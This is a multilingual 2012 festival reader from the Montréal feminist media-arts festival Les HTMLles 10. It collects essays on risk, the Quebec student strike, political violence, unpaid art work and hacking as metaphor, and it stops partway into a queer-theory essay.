

AFFAIRES À RISQUES • RISKY BUSINESS

Les HTMLles 10
10 au 18 novembre 2012, Montréal

Recueil de textes en complément à *.dpi 26* - Festival reader complementary to *.dpi 26*
édition limitée - limited edition



Source: *El Presentiment* no. 12, 24-07-2012, <http://elpresentiment.net>

Table of Contents - Table des matières

Éditorial

Sophie Le-Phat Ho et l'équipe des HTMLles 10 _____ pp 1-2

El cansancio y la lucha

Pascale Brunet y Julien Simard _____ pp 2

Maitre ou esclave de « la violence »?

MPB _____ pp 3

Art Workers Unite!

Airi Triisberg _____ pp 3-4

Producing realignments, shake things up

Nancy Mauro-Flude _____ pp 4-5

Weapons for Queer Escape

Zach Blas _____ pp 5

Local Autonomy Networks:

Who is at risk under neoliberalism?

micha cárdenas _____ pp 5,8

Transformative Justice 101

Life After Life collective _____ pp 8-9

Plan Q: sexualités étudiantes [extraits]

collectif PolitQ- queers solidaires _____ pp 9-10

Excerpt from the Glossary of David McNally's *Global Slump:*

The Economics and Politics of Crisis and Resistance (2010) _____ pp 10

Une courte bibliographie de la société du risque -

Selected Citations of Risk Society _____ pp 10

Colophon

Éditorial

Tout est à nous

Sophie Le-Phat Ho en collaboration
avec l'équipe des HTMLles 10

Du moment où nous envisageons ou imaginons le futur, nous adoptons des comportements *risqués*. Tout et n'importe quoi peuvent potentiellement être considérés risqués... Le risque est partout, mais ça ne veut pas dire pour autant qu'il est sans signification. La question est plutôt *comment et pour qui*. À l'heure où la financiarisation, l'endettement, la tarification, la privatisation, la marchandisation, la récupération, la technicisation de soi, la surveillance, le profilage, la standardisation, la judiciarisation et la criminalisation sont des processus qui modulent vraisemblablement nos vies dans la société capitaliste actuelle, il devient urgent de se réapproprier la notion de risque.

De quelle manière s'articule aujourd'hui le langage utilisé pour conceptualiser le risque? De quelle manière prend-on des risques aujourd'hui? Quels sont les différents niveaux de risque dans nos diverses (trans) actions? Quelle est la relation entre risque, technologie et pouvoir? Par quelles voies le risque est à la fois géré et généré? Comment est-il réparti? Depuis quand une personne « investit »-elle dans son avenir et qu'est-ce que ça signifie réellement? Est-ce que les « crises » servent à pacifier les communautés qui sont affectées? Quelles sont ces communautés? Et les artistes, qu'ont-elles et ils à dire de ce que l'on nomme « crises » et « risques »? En quoi faire de l'art est-il risqué aujourd'hui? Qui parle? À qui et au nom de quoi?

Les artistes et participant-es de la 10^e édition du festival féministe d'arts médiatiques et de culture numérique Les HTMLles 10 : AFFAIRE À RISQUES n'ont certainement pas tous-tes la préten-

tion de répondre à ces questions. En tant qu'artistes, penseur-ses critiques et militant-es, leur travail nous amènent à réfléchir et faire l'expérience sensible, même si temporaire, d'une vie autre que celle que nous pensons devoir mener. Leur travail pointe justement vers ce risque en tant que potentiel, en tant qu'ouverture à une bifurcation, à une différence. De la propriété intellectuelle au profilage biométrique, du capitalisme financier à la violence étatique, de la société de consommation à l'hétéro-patriarcat, du développement immobilier au virus informatique, en passant par les comportements dits « risqués » et les « populations à risques », les propositions présentées dans le cadre d'AFFAIRES À RISQUES témoignent de la polysémie du risque et de la perspicacité des participant-es par rapport à cette thématique.

Le concept de « société du risque » nous rappelle qu'une société dont le fonctionnement repose essentiellement sur la gestion du futur n'est pas « naturelle », que les sociétés occidentales ont déjà évolué selon un impératif autre que celui du futur. Dans le cadre limité de cette introduction, on s'en tiendra donc à cela : le risque est *créé* car il découle de décisions. À partir de ce constat, il devient possible d'analyser une économie du risque (et non un marché du risque), c'est-à-dire le risque en termes de relations de pouvoir. Il va sans dire que tous-tes ne sont pas égaux devant le risque! Ne voilà que le point de départ d'une posture critique face à la notion de risque.

Notre vie est consacrée à une autre vie : notre vie future. Aller à l'école, construire sa carrière, épargner, s'assurer, maintenir sa cote de crédit, bref, suivre les règles pour être considéré-e respectable et pour ne pas se faire harceler par la police (ou ses multiples équivalents). La société moderne est dite « réflexive »¹, peut-être parce qu'en se projetant, en se regardant constamment dans la glace, elle ne voit pas qu'elle se dirige directement vers un mur.

Parlons du risque d'organiser un festival féministe d'arts médiatiques et de culture numérique, ou d'un festival tout court. Il est devenu

normal(isé), voire acceptable, que le travail culturel soit un travail précaire (comme tout autre travail qui ne vise pas à créer de la valeur à travers l'échange monétaire). « Le monde de l'art » (une partie de celui-ci, entendons-nous) est devenu le terreau fertile de toutes les innovations en termes d'exploitation du soi-disant travail immatériel, symbolique et affectif, c'est l'avant-garde du capitalisme post-industriel mondial. Qui d'autres que les artistes, travailleur-euse-s culturel-le-s et les pigistes des « *creative industries* » accepteraient de bonne foi de bosser sous la barre du salaire minimum jusqu'aux petites heures du matin pour remettre telle demande, tel dossier? Qu'en est-il du risque de « péter un plomb » avec ses collègues ou de se rabattre sur le réflexe de vouloir tout contrôler et ainsi aliéner ceux-elles-ci de toute manière? Sans compter le paradoxe de s'associer avec des organismes sous-terrains et illégaux (qui ont à cœur la préservation d'un espace de liberté), nous permettant ainsi de prendre des risques dans le sens positif du terme, et le risque constant de les « perdre » à cause d'interventions policières sur leurs lieux. Tout est lié... Doit-on être précaire (ne pas répondre à la logique marchande) pour être libre? « Faire plus avec moins! » Échange de services par-ci, partenariat par-là. On en retire une fierté. Mais on est également conscient-es du risque que cela comporte, du danger que la prochaine fois il faudra faire encore plus avec encore moins.

Risquer : gagner ou perdre (le résultat est incertain), s'exposer à une possibilité... Le risque est un potentiel. Qu'elle soit connotée positivement ou négativement, l'idée de risque implique celles de l'évaluation, de l'action et de la répartition, et donc, du pouvoir. Parlons de résistance. L'approche féministe des HTMMles 10 en est une critique et pragmatique, c'est-à-dire basée sur une impulsion de partager le risque entre et à travers nos vulnérabilités, un désir de resserrer des alliances naissantes. Les HTMMles 10 sont redevables à un féminisme situé à l'intersection de la praxis, de l'anti-racisme et l'anti-colonialisme, de la solidarité avec les travailleur-euse-s du sexe, et des politiques queer et transgenre. Les HTMMles 10 soutiennent la rencontre et la mise en commun des solidarités et des innovations artistiques et sociales.

La réalisation du festival Les HTMMles 10 n'aurait pas été possible sans le travail bénévole d'Annie Rose Maarleveld, Katja Melzer, Sarah Eve Tousignant, Tracy Valcarcel Rodriguez, Michelle Dobrovoly, Alice Tomaz de Carvalho, Yves Chaput, Thien V. et du comité de programmation, les heures supplémentaires non-rémunérées des membres de l'équipe des HTMMles, du Studio XX et des organismes partenaires et bien entendu le don des artistes et participant-es du festival. Merci.

The English version of the curatorial statement is available at: <http://dpi.studioxx.org>

1. Beck, Ulrich (1992). *Risk Society: Toward a New Modernity*. Londres: Sage Publications.



El cansancio y la lucha

Pascale Brunet y Julien Simard
(traduit par Jana Tostado de Loizaga)

« Caring for myself is not self-indulgence, it is self-preservation and that is an act of political warfare ».
– Audre Lorde

En este contexto de huelga de larga duración, de lucha cotidiana día tras día, de golpes bajos de políticos y de temporalidad mediática neurótica, un* se puede olvidar a veces de pensar en la duración, en la lentitud... La huelga aparece como un momento de excepción que merece que nos arrojemos en cuerpo y alma a las reuniones o las manis.

Much@s de nosotr@s se hunden en el cansancio, en la angustia, sueñan con maderos (policías), desgranar los pasajes del código Morin. Nos preguntamos a veces si no estamos reproduciendo una cierta tendencia a obtener rendimiento, profundamente anclado en nuestras sociedades posindustriales. El *burn out* de la o del militante? No, la lucha continúa. Somos soldados, y los soldados solo se detienen al morir, esa es la idea. Si queremos pensar en un periodo post-huelga que sea difícil de distinguir de la huelga en sí, haría falta quizás tomarse un té negro con una nube de leche (sobre las 5) y reflexionar sobre ello. Queremos romper el ámbito de lo real?, ¿no? ¿Por qué detenerse tan pronto? ¿Como hacer para continuar, extender, enraizar (radicalizar, « tomar raíz, enraizar ») todo esto en los próximos años?

Entre la vergüenza y la negación, la acción se paraliza. Vergüenza de caer en depresión, en burnout, de darse de baja, vergüenza de no ir a tal mani porque queríamos poder secretamente descansar, curarnos de esta larga gripe que dura ya tres semanas. Y en paralelo/Paralelamente, negación de nuestro propio cuerpo, de esos signos de alarma, que nos reclaman, como Paul Lafargue lo nombraba tan bien hace ya cien años, el « derecho a la pereza » (AK press, 2011). No decimos que este estado de los hechos es generalizado, solamente, al nuestro alrededor, salta a la vista a veces: “Estudiantes agotad*s”, titula Radio-Canada, la television estatal canadiense el 8 de mayo. Que vale lo que vale, Radio-Canada, pero bueno, es también una constatación empírica, vivida. Justamente, ¿no seguirá nuestra “búsqueda-ansia de resultados” como activist@s el juego del poder, que se permite determinar la temporalidad, hasta el mismo espacio-tiempo de la lucha?

El ritmo mediático no tiene piedad: no deja espacio al silencio, a la escucha. El tiempo laboral tampoco la tiene. El reloj de muñeca y la tarjeta de fichar en fabricas tienen un nacimiento común: la fábrica.

Nuestras sociedades se enredan en las ansio-depresiones y en ese malestar que chorrea y que no se arregla/soluciona ya a golpe de huelga, sino más bien gracias a las bajas laborales expedidas por los médicos, esos nuevos mediadores de nuestra fuerza de trabajo (De Gaujelac, 2011; Otero, 2012)

¿Relación al capitalismo y a la economía que siempre se ha realizado – hoy aún más que nunca – por mediación del cuerpo! Ese viejo cuerpo conocido que cae enfermo, que caerá enfermo tarde o temprano, es cuerpo en el que y por el que vamos a morir todos, probablemente de cáncer. Ese cuerpo que inflamamos cada día para ir a trabajar.

¿No habría que pensar en la poshuelga, o de hecho, en la conti-nuidad de nuestros grupos, colectivos, que transformaríamos en “instituciones” nuevas, en espacios de autogestión más permanentes, en contrapoderes inspirantes? Cuando el recientemente-pasado-al-mundo-de-los-muertos Gil-Scott Heron cantaba *The revolution will not be televised*, es un poco esto lo que decía. Pretendiendo calcar nuestra lucha a la estructura mediática, nos perdemos... Nos perdemos.

Cuidar de sí mism@ y de los demás, hacer un trabajo sobre las emociones, sobre el lazo social en sí mismo es tradicionalmente un ámbito femenino: lo que los anglófonos llaman el “care”. El “care” se ve renegado a las sombras; lo que se recuerda de una huelga como esta es más bien la lucha física o el trabajo político “serio”, el la mente del código Morin, el circo del espectáculo político, las “negociaciones”. Hay

mucho camino por recorrer para hacer nuestros espacios políticos más feministas y con los pies en la tierra! No hay espacio para el “cómo estamos” en el código Morin O quisas. Ahora bien, la creación de una comunidad implica ese silencio, esa lentitud, y la posibilidad de tener fallas, de desviarse de la gran marcha política bien encabritada hacia una meta final.


Tenemos problemas para hablar con las personas mayores: hablan despacio. ¿Cuando vamos a callarnos y escuchar la palabra de los otros, de los precarios, de las personas confinadas en instituciones de todo tipo, de l@s pres@s, de l*s minusválid@s?

« The revolution will not be televised », hace falta repetir. ¡Luchar junt@s, codo con codo entre personas enfermas, migrantes, trabajador@s! « Politics and therapy are one » (La política y la terapia forman un todo), titulaba una página de la revista Adbuster's al principio del invierno: justamente, nosotr@s mism@s y nuestra comunidades necesitamos de mucha curación. La violencia estructural, sistémica, sexual, física de mundo es a veces tal que se nos cuele por todos lados y nos aridece el corazón, nos rompe desde dentro. La cosa es que, de hecho, es contra eso que hay que dirigirse, esas serpientes del poder, esa micro-violencia que encuentra sus ecos en las decisiones políticas y económicas. Rompen vidas, dignidades a golpe de despidos y de desahucios ? Tienen zánganos, fusiles, bancos y medios de masas y también policías.

Nuestros contrapoderes deben ser espacios de inclusión, tanto en el plano de la identidad como en la movilidad física, de la “capacidad”. ¿Están nuestras formas de participación política pensadas según este paradigma? La accesibilidad: hacer entrar en estos contrapoderes más y más gente, hasta el punto que nos la distingamos más de nuestras comunidad, y viceversa. El cambio social y la revolución son asuntos de reciprocidad, de relaciones de ayuda mutua, basadas sobre la igualdad y el intercambio. O, como el sociólogo francés Marcel Mauss habría dicho, sobre la lógica del don y del contradon. Esto quiere decir, entre otras cosas, acogerse en el cansancio, la debilidad, el derrumbamiento, pero también reconocer el uno en el otro la fuerza, la valentía y la inteligencia, todo a la vez, en una óptica de curación mutua de nuestras heridas a veces demasiado viejas. El desenlace (una Gran noche? La Gratuidad escolar?) es importante, pero no tanto como el proceso, que puede tomar vías inesperadas, o imprevisibles. « Caminante, no hay camino, se hace camino al andar » decía el poeta A. Machado. Mientras que nuestros espacios políticos nos den las ganas de continuar y que dejemos de lado la vuergüenza, o peor, la negación, debería poder irnos bien en lo del camino imprevisible blabla/y tal. EL capitalismo se colma de nuestro aislamiento, de nuestras vidas atomizadas: cortémosle los víveres y gardemoslo para nosotros. Llenémonos mejor en tus ojos.

Version française: <http://voir.ca/julien-simard/2012/05/10/la-fatigue-et-la-lutte/>

1. Un codigo procedural adoptado por la mayoría de las asociaciones estudiantiles y de los sindicatos en Québec



Maître ou esclave de « la violence »?

MPB

Au cours du printemps de la grève étudiante et du mouvement populaire qui s'ensuivit, la condamnation tout azimut de la violence, les discours violemment anti-casse dans les manifs ainsi que les signes de *peace* brandis face aux troupes sur-armées des polices québécoises avaient un air de vie pacifiée. Ces postures paraissaient étrangères aux réalités sous-jacentes au conflit et particulièrement mal informées en regard de l'usage historique de la violence politique. À cet égard, elles pointaient aussi en direction de la tradition philosophique et elles auraient gagner à relire la « Dialectique du maître et de l'esclave » de G. W. F. Hegel.

Dans la philosophie hégélienne (début du XIX^e siècle), le passage de la « Dialectique du maître et de l'esclave » permet de métaphoriser deux conditions subjectives face à la liberté.

L'une de ces figures, l'esclave, est habité d'un fort sentiment de son existence, par opposition au maître, plutôt nourri d'une conscience de sa liberté. L'existence de l'un renvoie au souci de maintenir en vie le corps sensible, tandis que la liberté, chez Hegel, suppose le dépassement de cette vitalité, c'est-à-dire sa mise en jeu.

Les deux figures vont s'affronter, l'enjeu étant la reconnaissance par l'autre de ce qui vaut le plus pour chacune d'entre elles (l'existence ou la liberté). Or, dans la « Dialectique du maître et de l'esclave », cet affrontement est présenté comme une *lutte à mort* dont l'issue déterminera la suite de l'histoire de l'humanité. Le maître est disposé à risquer sa vie, car, selon sa conscience, la liberté vaut plus que l'existence. L'esclave, au contraire, n'est pas prêt à risquer le fondement de la liberté, il n'est pas prêt à mettre son existence en jeu pour une vie supérieure et libre.

L'issue du combat est tronquée, puisque l'esclave ne peut qu'abaisser les armes devant la menace que représente pour lui le maître, prêt à le tuer. Le combat n'a donc pas lieu, alors que sa conclusion est certaine : le maître fait du « peureux réaliste » son esclave, il le fait travailler pour lui. En contrepartie, le maître n'est maître que d'un esclave, ce qui est un bien pauvre trophée de la liberté.

Marx a repris l'idée de cette dialectique pour montrer que l'esclave travaillant le monde le transformait et qu'il était le sien. Avec Marx, l'esclave prend la forme du prolétaire, asservi aux besoins nécessaires à la reproduction de son existence et, de ce fait, dépendant d'un maître-bourgeois-propriétaire, commandant la production.

Pensant la révolution, Marx a envisagé que le prolétaire devait reprendre les commandes de sa vie à partir de son expérience particulière. Ce renversement n'est possible qu'à partir de deux conditions. La première découle de l'expérience sensible du prolétaire; la seconde suppose un acte de volonté.

L'expérience sensible rend compte du fait que, par son travail, le et la prolétaires transforment le monde. Alors qu'illes le font sous le commandement d'un tiers, l'enjeu consiste pour elleux à prendre conscience que ce monde est le leur, puisqu'elleux seul-es ont vécu l'expérience concrète de sa transformation. Le et la prolétaires doivent se rapproper l'autorité accaparée par le maître, ce dernier n'éprouvant pas les choses, mais la résistance des êtres à son autorité. Cette résistance met en évidence la volonté en puissance des prolétaires. Pour que cette volonté s'actualise, un pas de plus doit être franchi, un risque doit être pris. Le et la prolétaires n'ont qu'à « tuer » le maître pour enfin régner souverainement sur ce monde qu'illes ont créé. Il en va de l'usage de la violence comme d'une expression de la volonté de l'« esclave » de ne plus l'être.

Insistons sur la métaphore du combat qui oppose maître et esclave. Selon une interprétation évidente, l'usage de la violence politique par les manifestant-es radicaux pourrait signifier qu'illes souhaitent

occuper la position du maître. Les étudiantes et les étudiants qui utilisent des stratégies d'action directe à l'encontre des biens et des symboles de la domination [vitres de banques, voitures de patrouille, etc.] prennent en effet le risque que le système entrave leur liberté physique (la prison) au nom d'une idée supérieure de la liberté.

Or, au cours du conflit de 2012, le risque pris en combattant ne visait pas seulement la liberté individuelle. Elle impliquait de visibiliser l'illégitimité du gouvernement.



Dans les *Traité du gouvernement*, John Locke présente l'idée de la désobéissance civico-politique en incitant les citoyen-nes à abolir tout gouvernement qui empiéterait sur leurs droits fondamentaux. Un gouvernement illégitime doit être renversé. Il n'est guère opportun de dresser ici la liste des maux de la démocratie bourgeoise, de son actualisation néolibérale et de son aspiration systémique dans la dynamique contemporaine du capitalisme financier et organisationnel. Face à cette dynamique, les « radicaux » veulent tout arrêter.

Cela dit, chez Locke, la liberté repose sur une très faible conception du commun, ce commun producteur de liberté et contraignant pour elle. Au contraire, il s'agit donc d'envisager la lutte dans la perspective de la liberté-en-commun et surtout de l'entrevoir comme un renversement des impuissances héritées et partagées.

Ici Nietzsche pourra nous être de quelques secours. Il en va des palabres de Jean Charest sur la loi et l'ordre comme d'une morale d'esclave. Ce gouvernement agit de petite manière et dresse des chiens de garde pour défendre les intérêts des maîtres qui le tiennent en laisse. Ils délèguent à leurs esclaves impuissants l'obligation de réprimer la contestation. Personne n'est réellement dupe de ce qui se joue ici : esclaves de cette poignée de maîtres, les politiciens se soumettent pour garder le siège où ils assoient leur cul, car ce siège leur permet de récolter quelques miettes des valeurs et des honneurs circulant. Mais ils ont réellement peu de pouvoir et faute d'en disposer, ils recourent à cette arme des faibles, c'est-à-dire la violence d'État. Lui opposer l'expérience sensible de la lutte est le moins que les personnes en quête de liberté commune puissent faire.

On dit que l'émeute est sans voix. Nous savons quelle n'est pas sans signification. Dans l'acte anonyme de mettre le feu aux poudres nous affirmons la puissance de notre existence. Avec le risque, nous prenons conscience de notre force et nous affirmons notre liberté entermée ou balbutiante. Il ne s'agit plus que de la mettre en commun. Le fait d'être masqué-es, anonymes et pertinent-es nous permet de nous reconnaître. Notre violence est faible, notre force est contagieuse.

Art Workers Unite!

Airi Triisberg

In January 2010, an exhibition titled Blue-Collar Blues took place in Tallinn Art Hall. Curated by Anders Härm, the exhibition was coined as a critical reaction against the new labor legislation in Estonia which had been set in force earlier that year in order to flexibilize the labor market. The exhibition was followed by heated debates. However, the controversy took place in the informal circles of the art field, focusing predominantly on the fact that the local artists didn't get paid for producing works for an exhibition that was largely addressing the notion of precarious work. This obvious contradiction became a catalyst for a wider art workers movement which started off after a discussion event organized in the framework of Blue-Collar Blues.

A year later, the movement is still in the phase of formation, while at the same time facing a constant danger of dissolution. Currently it operates as an informal network of some 80 art practitioners who are connected over a mailing list, whereas the active core group counts some 5-10 members. Looking back to the passed year, the activities of this advocacy group have circled around three areas: mapping the material conditions of art production, discussing possible models for organizing, and addressing the formulated problems on a wider scale, including art institutions, cultural administration, policy-making level and mainstream media.


The economic conditions of the art sector in Estonia are not very different from the situation in other countries in Europe—compared to other fields of cultural production, art funding tends to be considerably smaller; art production relies heavily on unpaid work and freelance art workers are lacking basic social guarantees, such as health insurance. However, the challenge of putting pressure on art institutions and cultural administration is somewhat more complicated in Estonia, since there are only a few art institutions that regularly commission work from artists or freelance curators. The majority of exhibition practice takes place on voluntary basis, with artists applying for gallery spaces and funding. The obligation to pay rent for those gallery spaces, to perform unpaid work, as well as to invest personal finances into the exhibition project is often perceived as inevitable, since there are apparently not many alternatives other than stopping practicing as an exhibiting artist. None of the existing art institutions have a fixed budget that would include artist fees — these have to be fundraised separately for each exhibition project. According to the board of Cultural Endowment of Estonia, which is the central foundation distributing project grants in the art sector, fees are not always applied for, neither by institutions nor by artists. This, however, doesn't mean they would be granted once asked — the logic of distributing public funding prefers cultural diversity over proper working conditions, granting a little bit funding for as many projects as possible, but not enough for any of those. Work performed in the framework of exhibition practice is therefore paid on case-by-case basis, depending on the success of the fundraising process. The material conditions of each individual exhibition are rarely talked about and virtually never addressed outside of the professional circles. It is therefore quite usual that even art professionals lack knowledge about the exploitative economic conditions in the art field, often perceiving the lack of payment as an individual failure and sustaining a collective phantom belief that other colleagues get paid for their work.

The main demands articulated by the informal group of art workers that emerged in January 2010 are predominantly centered around the exhibition practice, not only because this is the most evident form of work relation in the art field, but also because the work performed in the framework of an exhibition is relatively easy to quantify. These demands are actually very simple — recognition of artist's work as work and fair pay for that work. An adjacent issue is the question of social guarantees which is not only connected to unpaid work and low salaries, but also to the fact that the type of written contracts used in the art field mostly don't include social taxes. However, while articulating those demands to various agents

in the art field, the system quickly short-circuits – artists are channeling their expectations to curators and art institutions, curators and art institutions are arguing that exhibition budgets depend on the funding structures, the latter ones are expecting the ministry of culture to fight for increased funding in the art field, and the ministry is accusing the (newly re-elected) neoliberal government which is focused on reducing taxes and thinning down the state. All hands are supposedly tied and no-one takes responsibility. How can a grassroots initiative act in such situation?

The official representative organ of art workers is Estonian Artists' Association (EAA), an umbrella organization uniting several professional unions of artists and art historians (Kunstwissenschaftler_innen). Established in 1943, the organization initially functioned as a trade union, providing health care, studios, flats, vacation vouchers and pension for its members. After the collapse of the Soviet system, it has been rather helpless in terms of redefining its position as an organization that would defend the economic and social rights of its members. However, the discussions about possible organizing models in the art field have largely centered around the idea to trade unionize the existing model of artist's association, either by infiltrating the EAA and changing it from inside or by starting a new one. Nevertheless, forming a trade union for art workers appears to be a complicated task – the traditional model of trade unionism presumes a fixed employer, whereas the art field is dominated by freelance workers whose working relations with different institutions are temporary, irregular and constantly changing. In Estonia, there is currently only one good example of trade-unionizing the cultural associations that were founded during Soviet era – the Association of Actors which has been able to establish collective contracts, minimum tariffs, etc. However, differently from art workers, the majority of actors are employed in state-funded theatre houses, which obviously facilitates the negotiating process.

In the face of such dilemmas, the art workers movement currently operates as an informal network and advocacy group that is trying to convince different institutional agents into taking action. This process includes attempts to intrude the policy-making level by forming working groups within existing cultural organizations, initiating discussion events with representatives of art administration and politicians, and occasional petitioning. However, apart from this very reformist agenda of lobbying and negotiating, there are also attempts to constitute a grassroots movement which would be based on solidarity with other social groups subjected to precarious working conditions. An initial step in that process has been the appropriation of the term “art worker” – a neologism in the Estonian context which to some extent also marks a dividing line between the two scenarios about the future of the initiative. The “pragmatic” scenario would include looking for a minimum consensus among the wide spectrum of art practitioners in order to reform the current art funding system and make demands for increased funding in the field. In that case, the preferred self-definition appears to be “professional artist”, “curator”, etc. in order to stress the particular problems of the art sector. At the same time, there also exists a more “radical” wing that would prefer to thematize the art workers struggle from a more general perspective of precarious work.



A fracture between those two positions became evident in a recent debate over a planned protest action which was supposed to address art workers demands in connection to pacifist statements during a military parade. The intervention was eventually cancelled due to force majeure, but the controversy that was raised around it in the planning stage actually highlights one of the biggest dilemmas that the forming movement is currently facing – whether to remain located in the art field, while trying to involve even the most conservative art practitioners working in the art sector, or to keep functioning as a rather small group of art workers with leftist affiliations whose voice in the policy-making process will most probably remain rather marginal.

Published online: August 4th, 2011 (<http://kulturrisse.at/igsite/lingua/english/art-workers-unite>)

Producing Realignments, Shake Things Up

Nancy Mauro-Flude, April 2012

I do know that writing or making is magic. I'm not referring to "magic realism"... Here was a model of change: ugliness changed through worse ugliness, even destruction, into love. I placed the second text on top of the first text, crudely. You do what you have to do however you have to do it... Daedalus escaped prison by his art. He made wings for himself and his son. His son got too high, flew too high, soared into the sun, and drowned. – Kathy Acker (1997)

The more one engages with, and discusses the constrained forms, functions, bonds, dominant, hierarchical institutions and organized transcendences that have limited one's life, the more one can map out strategies to mobilise these cultural patterns which shape and limit our materiality.

Along side the critical theory, I _practice_ radical empiricism, I base my quest for knowledge on my own experience, and not excluding things because it doesn't fit neatly with prevailing theories, belief systems or artistic movements. My work is experimental; I make it out of a compulsion.

The act of performance for me is a ritual, a sacred place that opens up channels and realms of possibility. (I am referring to the ancient Venus artefacts from pre-history to the Greeks and the examination of the theories of the beginnings of culture when the notion of matriarchy was subsumed by patriarchy by the division of art, crafts, technologies and ritual). Wreaking havoc on the sanctity of divisions, exposing the gaps (always, already there) I like to sew, or meld together opposing (often militant) positions, concerned with what transpires when there are interferences, or glitches in the flow of communication when transmitting, receiving & entwining apparently incongruent codes, sensibilities and knowledges.

This doesn't come without conflict, and having to stand your ground, remain firm, to open up new possibilities. It is a risk, a gamble, what are the odds of not always staying in one place and guarding your 'territory' defending borders instead, of building bridges? Luce Irigaray once took the risk to go far out beyond what the current field was in her time wrote;

Everywhere you shut me in. Always you assign a place to me. Even outside the frame that I form with you... You set limits even to events that could happen with others... You mark out boundaries, draw lines, surround, enclose. Excising, cutting out. What is your fear? That you might lose your property. What remains is an empty frame. You cling to it, dead (1992: 24–5).

These lines she spoke about are covered, concealed and implode, there is no room to exist, hemmed in. Taking a risk, often causes scars, seams and tears, however these are openings, interference

zones, access points, to facilitate a conversation with others, especially those who don't see us as we see ourselves (this can be very obvious i.e. when someone says to an acquaintance “What happened?” and points to a scar, but also these can be quite subtle). Glitches are a place where you can enter into a conversation. These are also moments that can't be processed or integrated, and are replaying in the system, the nervous system, becoming in a way hidden knowledge, challenging undiscovered thresholds, it is a portal to the other side where unfinished business and subjugated knowledge circulate in waiting to manifest themselves.

A decade ago, I went on a journey to South Colombia looking at how ancient practices of plant usage [software] and props and talisman [hardware] are related to the ubiquity of computational media platforms nowadays. Whilst there I experienced a burial, my first burial... I also thought such a visit might recode my cells and my ancestors cycles into spirals but instead, I found much more empowering knowledge. In Colombia or at least for some Shamans the shaker is a personal thing – like a personal computer. The shaman rattle is a wireless communication device. Like the computer, the shaker has an antennae that you can detect certain forces with. The shaker is a part of you; it becomes a part of you. Like an internet/ethernet/wireless connection to the virtual world the feathers take you into the magical realm/the virtual realm of visions.


I think what is at issue is that most belief systems, even great ones, have short-term effects, though they may continue to be circulated for generations. In my view they are only useful, they only remain effective & live if they have _affect_, produce realignments, shake things up. Such Risky thought and discourses surrounding it, could be described as fundamentally moving, nomadological (in Deleuzian terms). It is instinctual for me to attempt to hack using every possible medium to which I have access, it's often not a cerebral choice, although it's not a barbaric vitalist one either...

Indeed computers are not just a word processor or a social networking platform, they are also a programmable processor, machines built to transform rather than to simply transmit information. Auntie Ida, an Aboriginal elder, and a respected Tasmanian matriarch, believed the dead could speak to the living & fought for years for a healing garden at Wybalenna. Both healer & fighter, she believed the only way forward was through reconciliation. ‘We have to go to bad places to try to heal, you must do the healing. But it takes all colours to do it.’ I loved Auntie Ida; she had the courage to fight, to transform social protocols for new possibilities to unfold.

After years of treading the boards, staring at screens whilst sitting backstage, and re writing my patterned inertia from Colombia to Berlin, Amsterdam to Sao Paulo, London to Sydney, Vienna to Seoul, be it dancing shows, singing punk-bands, developing eclectic tech festivals and creating tools for experimental performances, I keep on returning to the curious quote of Kleist,

Paradise is locked and bolted, and the cherubim stand behind us. We have to go on and make the journey round the world to see if it is perhaps open somewhere at the back. –On Marionette Theatre (1810).

After 17 years I returned the gothic home of my spiritual animal, the Tasmanian devil. I've had a baby, Pearl Elektra, who is 13 months old. I am attempting build a nest and be self sufficient. I continue to walk across straits and channels and work across the platforms in search of hacking at that lock to the place that Kleist calls Paradise. I am creating backdoors, securing remote access, obtaining access to plaintext while attempting to remain undetected



at least by the institutional mainframe. I am a critical writer and performer working with, and developing and opening up the idea of tools and electronics as mediums.

Software is alive, it is as an expressive intermediate and with the pervasiveness of computing we must learn to control our softwares (don't let it control you). If it's broken, fix it, if it does not do what you want, patch it. A method of bypassing normal authentication perhaps... I like to show the seams, take the risks, the path is a risk, a gamble of sorts. Capitalist society is peopled by lost neurotic characters because control and eradication of bodies, dance, software, hardware, plants and herbs is undoubtedly one of the most enduring effects on those who give birth, and generate life (women!). We live in a compromised system- security is an illusion. I am concerned with disorientated, ostracized, banished or imperiled bodies of knowledge and am interested in the retrieval and transformation of them and this implies risk.

Weapons for Queer Escape

Zach Blas

Queerness is always in tension with identification and recognition, that is, queer politics oftentimes play out along an axis of recognition, responding to desires to be recognized or identified in particular ways. There is a confusion with queer today, in the places it resides between queer ways of living and queer theory, between its homo-normative co-optation and its more radical contingents. It is easy enough to suggest that today there are different types of queerness that resist—or engage recognition and acts of being-recognised—in various approaches and styles.

